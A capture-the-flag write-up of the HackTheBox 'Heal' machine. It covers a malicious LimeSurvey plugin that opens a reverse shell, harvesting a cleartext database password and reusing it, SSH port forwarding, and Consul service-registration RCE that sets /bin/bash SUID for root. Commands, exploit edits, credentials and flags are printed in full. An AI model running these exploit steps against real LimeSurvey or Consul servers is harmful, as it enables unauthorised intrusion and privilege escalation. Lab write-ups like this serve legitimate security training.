
The minimum package is two files: a config.xml with the metadata LimeSurvey demands and the reverse shell. We start from Y1LD1R1M's project, with one detail that has to be fixed by hand:

    <compatibility>
        <version>3.0</version>
        <version>4.0</version>
        <version>5.0</version>
        <version>6.0</version>
    </compatibility>
The original config.xml only declares compatibility up to 5.0, and this LimeSurvey is 6.6.4: without adding the <version>6.0</version> line the install is rejected before anything is uploaded. It is the kind of detail that turns an exploit that "does not work" into one that does.
In the reverse shell we set the listener IP and port:

$ip = '10.10.14.x';  // CHANGE THIS
$port = 1234;        // CHANGE THIS
zip Y1LD1R1M.zip config.xml php-rev.php
updating: config.xml (deflated 56%)
updating: php-rev.php (deflated 61%)
The repository ships an exploit.py that automates the whole sequence (login, upload, install, activate and the final request), but it is written for the author's .zip and paths, so three lines need changing. The first is the archive name it uploads:

filehandle = open("Y1LD1R1M.zip",mode = "rb") # CHANGE THISAnd at the end of the script, the plugin id to activate and the path the shell is requested from:

Activate_creds = {
        "YII_CSRF_TOKEN":CSRF_token4,
        "pluginId": "1"   # CHANGE THIS
}
...
shell= req.get(url+"/upload/plugins/Y1LD1R1M/php-rev.php")  # CHANGE THIS
We set up the listener before firing:
nc -nlvp 1234
listening on [any] 1234 ...Then the exploit runs with the LimeSurvey URL, ralph's credentials and the port:
python3 exploit.py http://take-survey.heal.htb ralph 147258369 80
[+] Retrieving CSRF token ...
[+] Sending Login Request ...
[+]Login Successful

[+] Upload Plugin Request ...
[+] Plugin Uploaded Successfully

[+] Install Plugin Request ...
[+] Plugin Installed Successfully

[+] Activate Plugin Request ...
[+] Plugin Activated Successfully

[+] Reverse Shell Starting, Check Your Connection :)
The script hangs on that last line, which is the sign that the request to the .php is blocked because the reverse shell is already running on the other side. The listener catches it as www-data:

$ whoami
www-data
Access as ron
PostgreSQL credentials
LimeSurvey's config.php holds the database connection string with the password in the clear:
cat application/config/config.php | grep pass
'connectionString' => 'pgsql:host=localhost;port=5432;user=db_user;password=AdmiDi0_pA$$w0rd;dbname=survey;'psql -h localhost -p 5432 -U db_user -d survey
Password for user db_user:
psql (14.15 (Ubuntu 14.15-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

survey=> \l
                                  List of databases
   Name    |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
-----------+----------+----------+-------------+-------------+-----------------------
 postgres  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 survey    | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =Tc/postgres         +
 template0 | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template1 | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
(4 rows)
In PostgreSQL tables are listed with \dt (not SHOW TABLES):

 public | lime_surveys                  | table | db_user
 public | lime_templates                | table | db_user
 public | lime_user_groups              | table | db_user
 public | lime_user_in_groups           | table | db_user
 public | lime_user_in_permissionrole   | table | db_user
 public | lime_users                    | table | db_user
(60 rows)
Out of the 60, the interesting one is lime_users. But the ralph hash it stores is the same one we already had and opens no new user:

Running it through john again confirms it: the crack returns the password we already had.
john --show rrhash
?:147258369
?:147258369

2 password hashes cracked, 0 left
Both hashes (the one from Rails' SQLite and the one from lime_users) are the same password, so that road leads nowhere. And trying it with su against ralph or ron does not work either.
Password reuse
The value that does help was never in a table but in the config file itself: AdmiDi0_pA$$w0rd is reused as a system password. And this is where reading /etc/passwd through the LFI pays off: the only candidates with a shell were ralph and ron.
su ron # AdmiDi0_pA$$w0rd
ron@heal:~$ cat user.txt
e291269a4b1a1cc5c43022b7cfe015c7
Shell as root
Internal ports and port forwarding
With a real user session, the first thing to check is what listens on localhost only, which is exactly what an external scan could not see:
netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3001          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8500          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8503          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8600          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8300          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8301          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8302          0.0.0.0:*               LISTEN
Eleven internal services against the two nmap could see. Since we already have ron's password, SSH port forwarding brings them to our machine without uploading any tooling:
ssh -L 2222:127.0.0.1:22 \
    -L 8080:127.0.0.1:80 \
    -L 5432:127.0.0.1:5432 \
    -L 3000:127.0.0.1:3000 \
    -L 3001:127.0.0.1:3001 \
    -L 8500:127.0.0.1:8500 \
    -L 8503:127.0.0.1:8503 \
    -L 8600:127.0.0.1:8600 \
    -L 8300:127.0.0.1:8300 \
    -L 8301:127.0.0.1:8301 \
    -L 8302:127.0.0.1:8302 \
    ron@heal.htb
ron@heal:~$The command prints nothing else: it leaves the session open with the tunnels running behind it, and the proof they work is that the internal ports now answer on our own 127.0.0.1. Walking them one by one, 8500 is the only one with anything usable, a HashiCorp Consul v1.19.2 panel:

The panel also confirms what the other ports were doing: Heal PDF APP, Postgres, Ruby API service. Consul is the orchestrator that registers and health-checks the box's services.
Consul: RCE via service registration
Consul lets you register services with script-type health checks, and the PUT /v1/agent/service/register endpoint does not sanitise that field: registering a service with a malicious check runs commands as the agent's user, which here is root. The public exploit is owalid/consul-rce, whose README describes the flaw and how to invoke it:

usage: consul_rce.py [-h] -th TARGET_HOST -tp TARGET_PORT -c COMMAND [-s SSL] [-ct CONSUL_TOKEN]

optional arguments:
  -h, --help                              show this help message and exit
  -th TARGET_HOST, --target_host TARGET_HOST    Target Host (REQUIRED)
  -tp TARGET_PORT, --target_port TARGET_PORT    Target Port (REQUIRED)
  -c COMMAND, --command COMMAND                 Command to execute (REQUIRED)
  -s SSL, --ssl SSL                             SSL
  -ct CONSUL_TOKEN, --consul-token CONSUL_TOKEN Consul Token
Note the Consul token is optional: if the agent enforces no ACL, as here, host and port are enough.
git clone https://github.com/owalid/consul-rce.git
Cloning into 'consul-rce'...
remote: Enumerating objects: 7, done.
remote: Counting objects: 100% (7/7), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 7 (delta 0), reused 4 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (7/7), done.
Instead of a reverse shell (which would die with the check), the payload leaves a permanent door by marking /bin/bash SUID:
echo "chmod u+s /bin/bash" > /tmp/tmp.sh
cat /tmp/tmp.sh
chmod +x /tmp/tmp.sh
ron@heal:/tmp$ cat tmp.sh
chmod u+s /bin/bash
python3 consul_rce.py -th 127.0.0.1 -tp 8500 -ct <acl-token> -c "/bin/bash /tmp/tmp.sh"
[+] Check akudyyphitwdbfx created successfully
[+] Check akudyyphitwdbfx deregistered successfully
The exploit cleans up after itself: it registers the check under a random name, lets it fire once and deregisters it. Both steps saying successfully does not yet prove the command ran, so we check:
ls -l /bin/bash
ron@heal:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1396520 Mar 14  2024 /bin/bash
The s instead of the owner's x is the SUID bit: anyone running /bin/bash does so with root's EUID. That s is the proof the RCE worked.
bash -p
ron@heal:/tmp$ bash -p
bash-5.1# id
uid=1001(ron) gid=1001(ron) euid=0(root) groups=1001(ron)
The -p is essential: without it, bash notices the real and effective UIDs differ and drops the privilege for safety. With it, it keeps euid=0.

bash-5.1# cat /root/root.txt
b976d02afd83a3d57bad01fd36957e2a
Attack chain
web :80 (React)  →  heal.htb  →  vhost fuzz  →  api.heal.htb (Rails 7.1.4)
   │  admin:admin  →  export CV  →  /download?filename=  →  path traversal (LFI)
   ▼
/etc/passwd (ralph, ron)  +  storage/development.sqlite3  →  ralph's bcrypt  →  john  →  147258369
   │  no good for SSH; good for the web as ralph (admin)  →  "Take the survey" button
   ▼
take-survey.heal.htb → LimeSurvey 6.6.4  →  malicious plugin (config.xml <version>6.0</version> + revshell.php)
   ▼
www-data  →  config.php  →  PostgreSQL pass AdmiDi0_pA$$w0rd  (reuse)
   ▼
ron (user.txt)  →  netstat: 11 internal ports  →  port forwarding  →  Consul v1.19.2 :8500
   │  PUT /v1/agent/service/register (ServiceID)  →  chmod u+s /bin/bash
   ▼
root  (bash -p, root.txt)
Lessons learned
- A parameter holding a filename is one slip away from an LFI. The API's
/download?filename=served any path; first/etc/passwd(which gives the user map for pivoting) and then Rails' SQLite database with every hash. Validate and normalise paths, and serve downloads by identifier. - An empty fuzz is information too.
dirsearch's 11,460 names with zero results were not a failure: they were the signature of a SPA, and the sign that we had to look at other hosts, not other paths. - The application advertises what the wordlist does not have.
take-survey.heal.htbnever showed up in 220,559 vhost requests, but it was sitting in a button on the site. - An application password is not a system password.
